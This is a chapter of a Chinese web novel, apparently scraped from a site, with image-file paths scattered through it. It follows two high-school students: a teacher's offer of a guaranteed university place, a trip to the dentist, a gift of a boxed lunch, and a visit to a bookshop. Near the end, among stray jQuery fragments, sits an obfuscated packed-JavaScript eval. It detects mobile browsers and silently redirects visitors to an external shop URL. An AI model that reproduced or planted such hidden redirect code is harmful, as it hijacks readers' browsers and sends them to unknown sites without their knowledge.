游锁拿着手机下楼了,连千则顿足不前。
连千抱着双臂,下三白眼睛目光尖锐。
李平信从内侧抱起一大沓试卷,试卷放在连千面前,接着他抽出抽屉,东寻西觅,找出了一张带字的纸,奋力拍向桌面。
纸上赫然写着“答案”二字。
免费劳动力——连千,
再次上线。
“来,连千你帮我改一下你改卷子细,上次找赵曦改卷子,改得我一通火!”
连千:“……”
他很想甩给班主任一个白眼。
可出自学生素养,他不可如此。
他得过五关斩六将,攻克作业难关。
上课像打BOSS,末端的大BOSS是高考。
“好,在您这儿改吗?”连千艰难扯出微笑。
“前面不用把空椅子嘛,拽过来在这儿改就行。”李秃秃道。
“真麻烦。”连千内心自语。
他从李老秃那儿拿了红笔,坐在椅子处一丝不苟批改试卷。
试卷是另个班,所以下手无需考虑,红笔留下深迹,是发泄怒火的无声叹气。
-2,-3,-1,上下一气呵成。
“连千啊!”李老秃摘下老花镜,语气一下变得深沉。
连千抬头:不祥之兆呀。
李平信抿茶道:“我们学校有几个保送的名额,要不要帮你申请一个?”
谁让孩子成绩好态度好,肯吃苦,道德品质高呢。
不给他给谁?
“不用了。”连千笔尖定住,语气拒之千里,冷漠道:“我不太想上保送的学校。”
李老秃急了:“干嘛不去呢?你说说你,成绩也不错,拿过的奖状也不少。你高二物理竞赛拿了一等奖,现在奖牌还在我这儿珍藏呢!拼学历拼才能,你都能陪得上最顶尖的985啊?”
李平信百思不得其解。
连千回一句,手上动作没停:“我知道,我不想去。”
他知道为了竞赛他翘了两天课,知道拿了奖状一分钱也没有。
至于最顶尖的大学,也未曾在全世知晓。
既然自己能配上,为什么不挑出类拔萃的呢?
连千的话等于直接否定“保送”的机会。
李平信身为老师,不能强迫学生意见,连千拱手把保送机会给别人,心里既叹气又没法逼迫孩子。
“那给你后面两个?”李老秃询问连千意见。
李老秃不知道他们是情侣,到现在还以为是关系近点的朋友。
全校没老师指名道姓的捅破他们俩,只有可怜的李老秃困在鼓里。
“您问他俩的意见吧。”连千委婉的表示不想参与的意见。
莫挨我,问他俩,尊重祝福,谢谢。
“干嘛不去呢?你说说你,成绩不错,拿过的奖状也不少。你高二物理赛的一等奖,现在还在我办公室珍藏呢!”
李老秃想让连千思虑再三,虽然这事要下学期下达意见。
但中年人爱想事,反正早晚要定,不如今日想好确定。
试卷没几张了,连千没声了,不言不语。
李平信的谈心本事上线了:
“你想想,在这儿上个好大学,你父母又都是老师,大学毕业了再找份老师的工作,继续传承香火,不挺好的吗?”
好?呵呵,好个头!——连千的内心波涛汹涌。
“好吗?我家也没皇位要继承,随便吧。”
自己当那家伙老师就够遭罪了。
之后的学生肯定一届比一届难带,家长也肯定会偏袒自家孩子。
再去当老师?自己不得累死!
“你不能怎么想嘛!”李大秃已经为连千的未来考虑了:
“你想想当老师的好处,工资高有福利,上完课提前回家,寒暑假天数又多,除了经常开会写教案,去其他学校学习外,没有其他了。”李老秃摊摊手,一脸小case的表情。
李老秃你是不是传销搞上瘾了?——连千非常想问。
他们的话题由“保送”扯到了“当老师好处”。
连千在为试卷算分,他真的不想跟李老秃说话。
门外空气十分凉爽,微风吹枫叶飞。枝繁叶茂的树木,浓郁的树荫。
连千算好成绩,整起试卷放回桌面。
出去,手抓住把手,走了。
不知道他怎么样了?如果拔牙的话?他脸会不会肿成馒头?游锁的脸肿成馒头的话,那么内个画面……
——连千边走边想,边想边笑,笑到鼻子发声。
转到另一边,
游锁在牙科诊所里。
他躺在操作台上,上半身起来。
医生用似镜子的工具,来回窥探他牙齿深处的情况。
“碳酸饮料常喝吧?”医生姐姐的声音,从他的头进入耳朵里。
游锁犯人对牙齿的罪行供认不讳:
“嗯……爱喝可乐。”
“那像咖啡和茶这种呢?”医生连续问犯人。
“没,很少喝。”
他又不失眠,又不爱喝茶。
医生开始准备工具:
“那绝对是喝可乐喝的,你这个牙哦,跟人家二十多岁抽烟的一样,而且你左边里面的牙啊,得补。”
游锁躺在上面,微微点头:“嗯我知道,我今天就是来补牙的。”
“可乐尽量不要喝,最好戒了,实在想喝可以拿吸管,喝完后记得刷牙。”医生侧身准备待会使用的工具。
“嗯我知道了。”游锁嘟嘴回复。
“一天刷牙几次?”
游锁费劲追忆:“以前…一天两次吧,现在上学忙了,一天就一次了,晚上有时候不舒服,就拿漱口水漱漱。”
此话不假,他身上穿的“蒲川一中”的校服。
医生扭头说:“有个虫洞,要补一下。”
“哦,那现在补吧。”游锁认清现实,今天是他人生第一次补牙。
“长那么帅,牙不好会掉好感哦!牙不好看就没美女找你谈恋爱咯!”医生逗趣道。
“呵呵。”游锁被迫附“呵”两声。
医生突然问他:“你钱够吧?补牙不便宜呦!”
“放心放心。”
游锁表示:这不成问题。
游锁被工具强迫地撑嘴,麻醉打在嘴巴肉里,疼得他握拳捏紧,指甲深陷十指。
接二连三钻心的痛苦,“滋唔滋唔”像电钻的恐怖声音。
坏到神经了,钻牙酸疼地一批!牙里钻通地球是吧?
想叫不能叫,脾气好的游锁想打人!
他嘴里疼得发出微小的咝咝声。
补牙时,他才慢慢放松,照完灯树脂灌进去。
啊!活过来了。
应该早搞这破事的,不至于今天整成这样。
医生叮嘱他,几天不能吃太坚硬的食物,游锁付好钱,嘴巴不舒服的离开诊所。
补牙耗时40分钟,现在到学校打车需10分钟。
游锁在旁边便利店吃了午餐,结账时顺带一份豪华便当,打算送给连千。
他解不开连千有没有胃口的难题,但他想四十分钟过了,胃空空如也,连千一定会饿!
挑便当费了几分钟。
游锁心想:太好了!能更晚到狗学校啦!
手机打车,司机一分钟到,时间比他预期的快多了,五六分钟便到达校门口。由于便当装在透明袋内过于瞩目,游锁过门,将便当夹在内衬的胳肢窝里,交好请假条,弯身偷溜进去。
游锁一进门,全班都在,他被全班同学集体注视一秒,之后游锁屏住气稳稳进门,其他同学则置之不理。
跟自己不熟,何必在意太多。
游锁坐回座位,手拎便当,轻放在连千桌子的空白处。
午休即将结束。
“牙没事吧?”连千主动询问。
“唔唔。”游锁的声音仿佛带着哭腔:“没事,医生让我多刷牙,然后…”
游锁突然停住,连千停笔,在等他回答。
“然后医生让我把可乐戒了!”
连千之后听到的,是游锁擤鼻涕的声音。
连千转头看向他:“那不错啊!”
这医生挺负责的。
“我知道她负责,可是…可是我,一个那么喝可乐的人,不能喝可乐了,你知道你对我来说意味什么?”
“意味什么?”连千顺着问。
“意味没有了灵魂,哼!哼!”
游锁哼哼声,带着委屈,卑微和可怜。
像爸妈不要自己一样,可怜巴巴,苦不堪言。
连千看他想笑:“你少装了。”
少装了,戏精型人格。游锁的表演人格也上来了,像演像真,无可分辨:“我真的很难过,我好想哭,但是我,哭不出来。”
他喊完,双手肘立桌面,双手掌心捂着额头,独自消耗忧愁。
他在盘之后几天的事件,音量微弱:
“过几天,我要再去牙医那儿看一看,接着过几天,我妈又得来家里看我。”
连千再插一刀:“别忘了,你周六日补课。”他说完又换了一份试卷。
“周六上午补觉,中午下午补课,晚上我妈拉着我出门逛街…还好,还有一上午的休息时间。”
游锁在自我内耗。
游锁无边无际乱想,
直至连千一句话,把他拉回悲惨现实。
“这什么?”连千笔敲便当。
“哈?”游锁忽然回神,眼睛来回飘移,先盯连千,再顺着他的笔,看到便当。
游锁解释道:“你不没胃口吗?我想过一小时了,你会饿,所以,给你买的。”
“真的?”
连千始料不及,
这真是出乎意料啊!
游锁点头道:“对啊,我在外面吃过了!我怕你饿,下午你写作业又不出门。真的!我跟你说,从中午饿到晚上很难受的!不能不吃饭!多少都得吃点!我还没谢谢你陪我去老班那儿请假呢,这就当谢礼给你买的啦!不用谢我啦!”游锁越说越兴奋,到最后,嘴巴完全咧开笑容。
医生的话是个玩笑,他的牙白且齐。
至于里面的牙,谁看的到呢?“我又没说要谢你。”连千听完转头,脸对着墙面。
从游锁的视角可以看见,
连千的耳垂,好像……红了。
而且,不是一点,是彻底红润了。
游锁内心偷笑,随机浮于表面,
嘴唇紧抿,扬起大弧度深笑。
游锁内心窃喜完便下课了。
连千拆开筷子吃便当,虽然里面全冷了,但是食材原味挺浓,吃起来口感不错。
一筷一筷子停不下。
游锁抽出试卷打算肝作业。
这时环顾四周,
赵曦在涂指甲油,时甜甜慕思楠在走廊吹风,后面的人全出门了,其余剩下的同学在写作业。
若是维持这段时间该有多好,多渴望一觉起来,高三只是一场梦。
游锁在写作业前,做了份高考倒计时本,
他打算过一天,撕一页
——
熬了四天,撕了四页纸,终于迎来了阳光明媚的假期,仅有两天的假期。
这一周的温度古怪,上学天阴。
唯独放假的这两天,气温陡升,变成阳天。
早上八、九点的天,特别晴美。
天空没有云,日光朝地面射下,使人感到温暖。
金色的阳光给路上行人的头发镀上了一层耀眼的暖洋。
照久了,发丝摸起来暖烘烘的。
这种天气晒太阳是最舒服的,摆把躺椅晒五分钟,直接步入梦乡。
但有的人,并不会受到阳光的催眠。
没熬夜的连千就八点起床了。
额,至于他的学生呢,用头晃晃也知道他还在睡觉。
连千起床收拾好自己。
他今天得出门,为了学生也为了自己。
早晨,难得没见到他妈妈赵蓉。
赵蓉正在书房忙教案,教案搞好还得做课程PPT,事情全堆到今天,根本没空管她儿子。
连千上身是蓝色卫衣,下身是黑色裤子。气温升高了,他不想穿外套。
连千拎了两个手提袋,一个装作业试卷和文具,另一个是空的。
根据他教学的进程,他发现游锁同学对某些知识不太熟悉。
连千身为老师,当然得训练游锁同学,让他在成绩上有更新的突破。
所以连千早出门,是为了给游锁买些新教材。有针对性的,有解析答案的,教材试卷。
连千没和赵蓉打招呼,拎着袋子自己出门了。
外头阳光遍布的地方,全部黄灿灿的,
只有被遮住的树荫“逃过一劫”。
连千在附近的店内,随便应付完早餐。
早上没胃口,吃点汤汤水水的馄饨也不错。
直走,前方两侧树冠宽大,阴影覆盖。
连千在绿荫大道里行走。
他卫衣口袋里,装的是公交卡,他现在未成年,能有点折扣。
走到地铁口,顺着楼梯下到地里,
下楼是楼梯,上楼是电梯。
他大步迈进去,过安检走楼梯进地铁,一气呵成。
连千在脑海里过一遍想买的教材。
他很久没去实体书店了,大概已经几个月,上次去还是放暑假前。
地铁口出来直走,就是书店门口。
匾额从左到右,写的是教育书店和育才书店。这两店挨在一起,一高大两层一小巧小门。连千走进育才书店,里面人头攒动,密密麻麻,什么样的人都有。
声音多到,听起来只有嗡嗡声:
“那个数学的五年高考三年模拟在哪儿?”
“在那边在那一块。”
“那个初三的xxx补习在哪儿?”
“在你面前的最下面!”
连千钻进人挤人的地盘,抬头端详,仔细观察每一本教册。
简易浏览需要的教材,进行粗略删选。
好教材立刻放袋里,一般的手机扫扫同款,看哪个便宜。
他挑了几本符合游锁的教材,再挑了几本符合自身的英语真题。
挑专门的英语真题,可比挑给游锁同学的多多了。
看来变成了给自己买,再顺带帮学生带点试卷。
在小书店里,书买多了能打折,不然他怎会挤在人群里挑三拣四呢。
连千顺着人群挤到门口结账。
这儿的老板满头白发,皮肤沟壑纵横,外表瘦弱但却精力十足。
老板不用计算器算钱,双手拨弄着一副算盘。
那算盘老到什么程度呢?那外面木框的漆,全部掉光了。
“老板算钱。”
排到连千,他将书全推在老板面前。老板来回拨动珠子,连千的眼睛目不转睛的观察。
他上次见到算盘,是在初中的概率题里。
连千时不时点头:
嗯,看起来有点意思,可以找个时间学学。<
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17876981|212393||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
/p>
连千付完款走出门,
赶上太阳冲破云层,焰光洒向处处角落的时刻。
道路两旁,
一边是被树遮挡的绿荫,一边是柔和的阳光,通道一直延伸到美好远景的尽头。
隐约的阳光,在填补的枫树间不停晃动。
路上的行人熙熙攘攘,好不热闹。
